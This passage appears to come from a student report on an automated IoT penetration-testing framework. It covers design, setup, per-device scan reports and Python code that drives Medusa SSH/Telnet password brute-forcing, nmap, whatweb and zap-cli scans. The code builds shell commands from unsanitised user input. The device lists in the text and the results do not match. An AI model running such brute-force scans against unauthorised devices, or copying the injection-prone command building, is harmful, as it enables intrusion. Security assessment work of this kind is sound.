


Fig. 4 1 Framework's Architecture

2. Check for Remote Access Vulnerability:

In this section, the framework utilizes Medusa to perform a brute force password attack on the device's IP address, which was obtained through the 'Net Discover' component, to see whether any remote access vulnerabilities are present. To determine whether or not the device can be accessed remotely using the supplied credentials in the given password list, the 'Medusa' program is executed with the appropriate flags, which include the user to perform the check on, the password list,

and the remote access protocol to verify. The protocol tests include 'SSH' and 'Telnet,' which are the most prevalent protocols used by IoT devices, and the input may be either a single user or a list of users. After running the 'Medusa' program with the specified input options, the framework writes the results to a log file, which is then inspected to see whether any of the passwords on the list may be used to brute-force a successful login. If so, the framework logs and reports a remote access vulnerability before continuing.

3. Check for Insecure Web Interface:

This part can be divided into two steps.

i. Step 1:

The web interface of the device is the first thing the framework looks for. Due to HTTP's indispensability for any device's web interface, this method uses the 'whatweb' tool to determine the device's HTTP status. If port 80 (HTTP) or port 443 (HTTPS) are open, the framework will go on to the next phase if 'whatweb' identifies HTTP operating on the device; otherwise, it will prompt the user to explicitly check for an unsecured web interface. The 'whatweb' tool has been updated to include this procedure for situations in which it is unable to determine the presence of the 'HTTP' protocol, such as when devices use 'HTTPS' or when the two protocols utilize different ports. If a web interface is found, the framework will continue; otherwise, it will notify the user that their device does not support a web interface.

ii. Step 2:

This step is carried out by the framework if a web interface is found; otherwise, the framework continues to step four. In this phase, the framework actively searches the web interface for any vulnerabilities, such as SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery, and many more, by feeding them into the tool Zap-CLI with the appropriate flags as input. If Zap-CLI finds any vulnerabilities, the log file containing the scan results will be string processed to identify them. If

problems are found in the log file, the framework will record and report an unsafe web interface vulnerability and go on to the next phase.

4. Automated Traffic Capture:

In this section, the framework first inquires as to whether the user wants to capture the traffic automatically using the framework or manually using Wireshark. This was included because, depending on the state of the testing environment, automatic capture may not always provide accurate results. This gives the user the option of either manually or automatically capturing the files. Only when the user clicks 'Automatically' does this section of the framework get put into action. If the condition is not met, the framework moves on to the next section. When the framework is set to operate automatically, it will query the user to determine the current state of the device. The user can choose from four options: Booting Device (when the device is just starting up), MobilemApplication Interaction (when the device is interacting with the corresponding mobile app), Firmware Mode (when the device is updating its firmware), and Offline Mode (when the device is not connected to the internet). These states serve as the input for the framework, which uses them to capture traffic in four separate stages and save it in four different.pcap files (for later analysis). 'pyshark' is used to do the capture. The capture is guaranteed to be comprehensive since the framework urges the user to capture in all stages. When the capture is done, the framework will go on to the next step.

Note: The user must verify manually if the device is in these states before choosing the relevant state as input in the framework.

5. Vulnerability detection through traffic analysis:

Whether the capture was performed automatically by the framework or manually, after it was finished, the framework analyzed the resulting.pcap files to look for security flaws. This section has been broken down into three sub-sections so that the explanation may be followed more easily.

i. Check for Insecure firmware:

At the outset, the framework inquires as to whether the firmware files were taken during a firmware update or obtained directly from the manufacturer's website. The framework moves on to the next stage if none of these conditions holds.

Assuming the firmware data has been saved:

To locate the binary image file of the firmware (which is on the cloud interface of the device), the framework employs 'tshark' to read the pcap file collected during the firmware update. The framework will download the binary image file (.bin file) and save it to the same directory on the user's PC once it has the URL link. The framework then uses the 'binwalk' program to extract the firmware file system from the .bin file. The 'firmwalker' program is then used to examine the extracted firmware file system for vulnerabilities that are specific to the firmware. Whether or whether binwalk or firmwalker was able to successfully extract the firmware file system, the framework will record and report a "insecure firmware vulnerability" if the URI link is found in "HTTP" or after the download is complete [19]. After the 'firmwalker' scan is complete, the framework performs the necessary checks and moves on to the next phase.

The framework uses the 'binwalk' program to extract the firmware file system from the .bin file if the firmware files were obtained from the manufacturer's website. The retrieved firmware file system is then scanned for firmware-based vulnerabilities by the framework using the 'firmwalker' tool. Otherwise, the framework moves on to the next step unless the firmwalker tool discovers any firmware-based vulnerabilities.

ii. Check for Lack of transport encryption:

To determine the URL connection via which the device connects with its related cloud interface, the framework uses 'tshark' to read the pcap file collected during the firmware update; this is typically the same as the HTTP link for the .bin file, as described above. Once the framework has the URL, it verifies that the device is able to connect to the cloud interface through HTTP in order to get the firmware updates. Otherwise, the framework skips through to the following section, where it records

and reports a 'lack of transport encryption vulnerability' if the device in question utilizes HTTP.

iii. Check for Insecure Network Services:

All of the pcap files, taken in all of the various modes, are read by 'tshark' to analyze the network and look for vulnerabilities in security. This is accomplished by verifying the following:

- Unwanted and mysterious services could be listening on exposed ports
- If ports are wide open for use of services like SSH, Telnet, and FTP.
- If there are older versions of protocols like TCP, SSL, or TLS that can be abused.
- The server's authentication of the device's requested services is faulty.

The 'Insecure Network Services' flaw is logged and reported by the framework if any of the above are found. If not, the framework will go on to the next section.

After this, the framework is expanded with new features for a more thorough examination of Vulnerable Network Components. In this section, the framework use Nmap in conjunction with other Nmap search engine (NSE) frameworks to identify potential security flaws in the network.

When a vulnerability is discovered during a network scan using Nmap, the framework examines the log file where the results were recorded. Otherwise, the framework will log and alert any problems or security holes it discovers in the device's design.

4.3.2 UML Component Diagram




Fig. 4 2 UML Component Diagram

4.3.3 UML Deployment Diagram




Fig. 4 3 UML Deployment Diagram

CHAPTER 5

5. IMPLEMENTATION

The algorithm described above in the design section serves as the basis for the automated PT framework's implementation. We implemented the technique in a framework written in Python 3.6. This structure incorporates a set of programs that may be run in whatever sequence the user specifies. The framework use these methods (discussed in Design) to identify typical security flaws in the IoT gadget. To be more precise, the framework employs a particular approach, instrument, or set of tools to identify each vulnerability. The majority of the framework's required tools are included in Kali Linux by default. Net Discover, Nmap, OWASP ZAP (zap-cli), Medusa, WhatWeb, Wireshark (t-shark and pyshark), Binwalk, and Firmwalker are some of the tools utilized by the framework.

Five different Internet of Things (IoT) devices for the home were tested using the constructed framework; they were the Tp-link smart plug, Tp-link smart bulb, Tp-link smart camera, the Google Home Mini, and the LIFX Smart light.

In addition, to determine which device was the safest, we used the vulnerabilities found by the framework to determine each device's CVSS Base Score (as described in the Results section).

Our testing was conducted on Windows as a host, with Kali Linux installed as a virtual machine (VM). The virtual machine (VM) should have at least four CPUs and 4096MB of base RAM to avoid performance issues with the framework. So that the host, machine, and VM may all use the same network, the VM's network adapter must support Network Address Translation (NAT). After that, a Wi-Fi hotspot running on Windows must be set up using a 2.4 GHz network band, since IoT devices cannot connect to higher frequencies. Connecting the device being tested to the Wi-Fi hotspot requires proper configuration per the device's specific setup instructions and the selection of the Wi-Fi hotspot's network within the


device's native mobile application. After a successful connection to the Future Internet network, the host system, the VM, and the attached device are all on the same network through a NAT adapter.

CHAPTER 6

6. RESULTS

6.1 Screenshots

6.1.1 Smart Bulb




```
Report.txt
/home/kali

1 IP ADDRESS : "10.17.0.130"
2
3 []ALERT: Cannot detect any remote access Vulnerability!
4 []ALERT: This device doesn't have a corresponding web interface!
5 []ALERT: Since the firmware files can be captured and extracted, "INSECURE FIRMWARE VULNERABILITY DETECTED"
6 []ALERT: The cloud interface uses http, therefore "LACK OF TRANSPORT ENCRYPTION VULNERABILITY DETECTED"
7 []ALERT: Unable to detect any Insecure Network Services!!
```

Fig. 6 1 Smart Bulb

6.1.2 CCTV Camera




```
Report.txt
/home/kali

1 IP ADDRESS : "192.168.11.5"
2
3 []ALERT: Remote access Vulnerability detected, "UNSECURED NETWORK"
4 []ALERT: Wwb interface detected!
5 []ALERT: Issue in log file captured, "INSECURE WEB INTERFACE VULNERABILITY DETECTED"
6 []ALERT: Since the firmware files can be captured and extracted, "INSECURE FIRMWARE VULNERABILITY DETECTED"
7 []ALERT: The cloud interface uses http, therefore "LACK OF TRANSPORT ENCRYPTION VULNERABILITY DETECTED"
```

Fig. 6 2 CCTV Camera


6.1.3 Smart Watch



```
Open [v] [i] *Report.txt
/home/kali
1 IP ADDRESS : "192.175.17.8"
2
3 []ALERT: Cannot detect any Remote Access Vulnerability!
4 []ALERT: Web interface detected!
5 []ALERT: No Issue in log file captured!
6 []ALERT: No firmware files can be captured and extracted!
7 []ALERT: The cloud interface uses https, therefore no "LACK OF TRANSPORT ENCRYPTION VULNERABILITY DETECTED"!
```

Fig. 6 3 Smart Watch


6.1.4 Google Home Mini



```
Open [v] [i] *Report.txt
/home/kali
1 IP ADDRESS : "192.172.16.15"
2
3 []ALERT: Cannot detect any Remote Access Vulnerability!
4 []ALERT: Web interface detected!
5 []ALERT: No Issue in log file captured!
6 []ALERT: No firmware files can be captured and extracted!
7 []ALERT: The cloud interface uses https, therefore no "LACK OF TRANSPORT ENCRYPTION VULNERABILITY DETECTED"!
```

Fig. 6 4 Google Home Mini

6.1.5 Alexa Echo Dot



```
Open [v] [i] *Report.txt
/home/kali
1 IP ADDRESS : "192.168.17.12"
2
3 []ALERT: Cannot detect any Remote Access Vulnerability!
4 []ALERT: Web interface detected!
5 []ALERT: No Issue in log file captured!
6 []ALERT: No firmware files can be captured and extracted!
7 []ALERT: The cloud interface uses https, therefore no "LACK OF TRANSPORT ENCRYPTION VULNERABILITY DETECTED"!
```

Fig. 6 5 Alexa Echo Dot

6.2 Code

6.2.1 Main

```
# import required modules
from lib_1 import dataProc, ipExtract
from Capture import *
import os

#begin program
proceed = True
resultOutput = ""
IP= input('Please provide the IP Address of the device : ')
while proceed == True:
    #running contents of main.py
    #command = "ifconfig > dump.log"
    #asciFile = "dump.log"

    fMan = dataProc()
    #fMan.runCommand(command)

    #newFMan = ipExtract(fileName=asciFile)
    #iplist = newFMan.processIp()

    """
    If you wish to run the NetDiscover part of the code, uncomment the following
    lines and please note that it takes a longer execution time.
    """

    #Netdiscover
    #NetD=input('Please provide the network interface you wish to capture on')
```



```

#file_NetD = "netdiscover_of_the_device.log"
#flag = "-i %s"%(NetD)
#command = "netdiscover %s > %s" %(flag, fileName)
#fMan.runCommand(command)
#fMan.reinitfile(file_NetD)
#NetD_file=fMan.getContentList()
#for each in NetD_file:
#print(each)

```

```

#NMAP
fileName = "nmap_of_%s.log" %(IP)
if len(IP) is not 0:
    command = "nmap %s > %s" %(IP, fileName)
    fMan.runCommand(command)

```

```

fileName = "nmap_of_%s.log" %(IP)
fMan.reinitfile(fileName)
file=fMan.getContentList()

```

```

openports=[]
services=[]
portinfo=[]
for each in file:
    if "open" in each:
        tmp = each.split(" open")[0]
        tmp1 =each.split("open ")[1]
        tmp2 =each.split("open ")
        openports.append(tmp)

```

```

        services.append(tmp1)
        portinfo.append(tmp2)
    print ('The open ports on the device are: ')
    print (openports)
    print ('The services which are running on these open ports are:')
    print (services)
    print ('The ports which are open and their corresponding services are as follows
:')
    print (portinfo)

#Remote ACcess Vulnerability Check
# list of possible setting
services = ["ssh", "telnet"]
toRun = []
opps = "Y"

while opps == "Y":
    print("Which options would you like to run of :\n")
    print(services)
    print("Choose one eg: ssh")
    tmp = input()
    #resultOutput = "%s\n%s" %(resultOutput, tmp)

    if tmp in toRun:
        out = "You have already executed that option! Select another or Proceed to
the next option"
        print(out)
        resultOutput = "%s\n%s" %(resultOutput, out)
    elif tmp in services:
        print('Testing for remote access vulnerability....')
        F_name= "ssh_bruteforce_of_%s.log"%(IP)

```

```

user = input('Please enter the user you want to test on : ')
password_file = input('Please enter the password file you wish to test using
in single quotes : ')
print('NOTE: Please make sure the password file provided is in the same
directory')
Mode = tmp

flags="-u %s -P %s -h %s -M %s" %(user, password_file, IP, Mode)
if len(IP) is not 0:
    command = "medusa %s > %s" %(flags, F_name)
    fMan.runCommand(command)
else:
    print('Please provide a valid IP')

fMan.reinitfile(F_name)
RV_file = fMan.getContentList()

Found = False
for each in RV_file:
    if "FOUND" in each:
        Found = True
        out = "[ALERT: REMOTE ACCESS VULNERABILITYY
DETECTED"
        print(out)
        resultOutput = "%s\n%s" %(resultOutput, out)

if Found == False :
    out = "[ALERT: Cannot detect any remote access Vulnerability!"
    print (out)
    resultOutput = "%s\n%s" %(resultOutput, out)
#out = "Executing command with flag %s" %(tmp)

```

```

        #print(out)
        #resultOutput = "%s\n%s" %(resultOutput, out)

    toRun.append(tmp)
else:
    out = "%s : is not a valid option" %(tmp)
    print(out)
    resultOutput = "%s\n%s" %(resultOutput, out)

# determine whether to exit or proceed

print("Select N to terminate or proceed with option Y\n")
tmp = input()
#resultOutput = "%s\n%s" %(resultOutput, tmp)

if tmp == "N":
    opps = "N"
elif len(services) == len(toRun):
    print("You have explored all options.")
    opps = "N"
else:
    print("That was an invalid option pick : Y or N next time.")

#Detecting the presence of a web interface
print("Testing for an Insecure Web Interface...")
#IP = input('Please provide the IP Address of the device')
fMan = dataProc()
F_name = "whatweb_of_%s.log" %(IP)
flags = "-v"
if len(IP) is not 0:
    command = "whatweb %s %s > %s" %(flags,IP, F_name)

```

```

        fMan.runCommand(command)
    else:
        print('Please provide a valid IP')

    fMan.reinitfile(F_name)
    whatweb_file = fMan.getContentList()

    Quoted_IP = "'%s'" % (IP)
    #connection_refused="ERROR: Connection refused - connect(2) for %s port 80"
    %(Quoted_IP)
    WebInterface = True
    Open_Ports = input('Are any of the services http or https on open ports [Y/N] ?')

    #for each in whatweb_file:

    for each in whatweb_file:
        if "Unassigned" in each :
            WebInterface = False
            out = '[]ALERT:This devices does not have a corresponding web
interface!'
            print (out)
            resultOutput = "%s\n%s" %(resultOutput, out)

    if Open_Ports in ['n' , 'N']:
        WebInterface = False
        out = '[]ALERT:This devices does not have a corresponding web interface!'
        print (out)
        resultOutput = "%s\n%s" %(resultOutput, out)
    #CHECK HTTP status Ok condition
    else :

```

```

WebInterface = True

#Running Zap-CLi
if WebInterface == True:
    print('This device has a web interface!!!')
    print('Please make sure you have installed zap-cli on your system')
    print('Running Zap-cli to detect Insecure web interface based
Vulnerabilities...')

    #command = zap-cli --zap-path /usr/share/zaproxy -p 8099 --api-key 12345
quick-scan --self-contained --spider -r -l Informational -s all
http://192.168.137.219/
    file_zap = "zap_out_of_%s" %(IP)
    zap_path = input('Please provide the path to the folder "zaproxy" on your
system(Default path in Kali :/usr/share/zaproxy)')
    zap_port = input('Please provide the port on which you wish to run Zap
on(Default port 8090) : ')
    api_key = input('Please provide the API key for the zaproxy : ')
    scan_level = input('Please provide the level of alerts you wish to see from
the scan(Default=High), i.e: High,Medium,Low,Informational(All) : ')
    scan_type = 'all'
    url = "http://%s/" %(IP)
    flags = "--zap-path %s -p %s --api-key %s quick-scan --self-contained --
spider -r -l %s -s %s" %(zap_path, zap_port, api_key, scan_level, scan_type)
    command = "zap-cli %s %s > %s" %(flags, url, file_zap)
    fMan.runCommand(command)

    fMan.reinitfile(file_zap)
    zap_file = fMan.getContentList()
    #Check
    IssuesFound = False

```

```

for each in zap_file:
    if "Issues found: 0" in each:
        IssuesFound = False
        out = '[]ALERT:Unable to detect any Insecure Web Inerface
Vulnerabilities!'

        print (out)
        resultOutput = "%s\n%s" %(resultOutput, out)
    elif "Issues found: 1" in each:
        IssuesFound = True
        out = '[]ALERT:INSECURE WEB INTERFACE
VULNERABILITY DETECTED!!!'

        print(out)
        resultOutput = "%s\n%s" %(resultOutput, out)
    elif "Issues found: " in each:
        IssuesFound = True
        out = '[]ALERT:INSECURE WEB INTERFACE
VULNERABILITY DETECTED!!!'

        print(out)
        resultOutput = "%s\n%s" %(resultOutput, out)

if IssuesFound==False :
    out= '[]ALERT:Unable to detect any Insecure Web Inerface
Vulnerabilities!!!'

    print (out)
